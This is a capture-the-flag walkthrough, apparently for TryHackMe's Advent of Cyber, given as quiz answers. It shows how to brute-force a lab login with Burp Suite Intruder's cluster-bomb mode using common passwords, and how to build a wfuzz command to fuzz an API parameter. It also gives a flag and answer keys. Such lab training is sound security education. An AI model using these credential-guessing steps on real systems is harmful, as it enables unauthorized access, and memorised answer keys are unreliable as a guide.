
Question 7: Look at the list of attack type options on intruder. Which of the following options matches the one in the description? Uses multiple payload sets. Different payload for each defined position up to maximum 20. Iterates through each payload set in turn, so all permutations of payload combinations are tested.

Answer: Cluster bomb




Open burp suite > proxy > open browser > search the link “http://10.10.72.156/”


Key in username and password and login.




Click send to intruder




After that, change the attack type to cluster bomb




Go to the “Payload” tab and change the payload set to 1, then add “admin”,”root”, and ”user” in the payload options which is the username.



After that, change the payload set to 2 and add “password”,”admin”, and ”12345” in the payload options which is the password. Go back to the position tab and press “start attack”.



Find the difference and key in the username and password which is “admin” and ”12345” into the website.



Go back to burp suite > proxy > forward, and there's a flag in the website.

Question 8: What is the flag?

Answer: THM{885ffab980e049847516f9d8fe99ad1a}


Thought Process/Methodology:

Open burp suite > proxy > open browser > search the link "http://10.10.72.156/". Key in username and password and login. Right click on the proxy and click send to the intruder. After that, change the attack type to cluster bomb. Go to the "Payload" tab and change the payload set to 1, then add "admin","root", and "user" in the payload options which is the username. After that, change the payload set to 2 and add "password","admin", and "12345" in the payload options which is the password. Go back to the position tab and press "start attack". Find the difference and key in the username and password which is "admin" and "12345" into the website.

Day 4: Web Exploitation - Santa's watching

Tools used: Kali Linux, Firefox, Burp Suite Community Edition

Solution/walkthrough:



Change the txt file name and "breed=FUZZ" to query the "breed" parameter using the wordlist "big.txt".

Question 1: Given the URL "http://sibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)? Select the proper words in the proper place of the command: [a] -c -z file,[b] http://[c].xyz/api.[d]?[e]=FUZZ


Answer: a : wfuzz

b : big.txt


c : shibes

d : php


e : breed



Copy the IP address (10.10.216.172) and search it using firefox.



